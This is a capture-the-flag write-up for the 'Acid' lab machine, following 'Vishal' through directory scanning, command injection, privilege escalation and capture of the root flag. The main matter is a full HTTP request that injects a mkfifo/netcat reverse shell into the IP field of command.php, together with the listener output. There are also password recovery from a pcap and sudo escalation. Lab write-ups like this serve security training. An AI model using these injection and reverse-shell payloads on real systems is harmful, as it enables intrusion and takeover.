
Apache/2.4.10 (Ubuntu) Server at 192.168.56.28 Port 33447

Magix_box is forbiden so lets do dirb on it

```
---- Scanning URL: http://192.168.56.28:33447/Challenge/Magic_Box/ ----
+ http://192.168.56.28:33447/Challenge/Magic_Box/command.php (CODE:200|SIZE:594)
+ http://192.168.56.28:33447/Challenge/Magic_Box/low.php (CODE:200|SIZE:0)
```



When Vishal give his IP he get ICMP (ping) packets



When Vishal intercept request in BurpSuite and change IP with ;ls , Vishal found command execution vuln in command.php page

Vishal then change ls with reverse shell command

Request

Raw | Params | Headers | Hex

```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.56.28:33447
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.28:33447/Challenge/Magic_Box/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Cookie: sec_session_id=s8sgji0ncgvoue2tdeia1khb60
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

IP=%3Brm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.56.1+443
+>/tmp/f&submit=submit
```

And Vishal got shell in the Acid Box as www-data user

```
root@CyberKnight:~# nc -lvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.28.
Ncat: Connection from 192.168.56.28:55767.
/bin/sh: 0: can't access tty; job control turned off
$ _
```

```
www-data@acid:/var/www/html/Challenge$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsm
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/ifpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
/bin/pwn_me/chkutmp.c
/bin/pwn_me/check_wtmpx.c
/var/lib/lightdm-data/acid
```

```
www-data@acid:/sbin/raw_vs_isi$ ls -la
total 816
drwxr-xr-x 2 root root   4096 Aug  7  2015 .
drwxr-xr-x 3 root root  12288 Aug  8  2015 ..
-rwxr--r-- 1 acid acid 818744 Aug  7  2015 hint.pcapng
```

When Vishal do String on hint.pcapng file he get something suspicious

```
grWhat was the name of the Culprit ???
LnR~
LnR~
saman and now a days he's known by the alias of 1337hax0r
```

```
www-data@acid:/sbin/raw_vs_isi$ su saman
Password:
saman@acid:/sbin/raw_vs_isi$ password is 1337hax0r
```

When Vishal do sudo -l, the user saman can execute any command in Acid box as root user

```
saman@acid:/sbin/raw_vs_isi$ sudo -l
[sudo] password for saman:
Matching Defaults entries for saman on acid:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User saman may run the following commands on acid:
    (ALL : ALL) ALL
```

```
saman@acid:/sbin/raw_vs_isi$ sudo su
  ____                            _         _       _   _
 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/
root@acid:/sbin/raw_vs_isi# cat /root/
.bash_history      .dbus/             .nano_history
.bashrc            flag.txt           .profile
.config/           .mysql_history     .selected_editor
root@acid:/sbin/raw_vs_isi# cat /root/flag.txt


Dear Hax0r,


You have successfully completed the challenge.

I  hope you like it.


FLAG NAME: "Acid@Makke@Hax0r"


Kind & Best Regards

-ACID
facebook: https://facebook.com/m.avinash143
```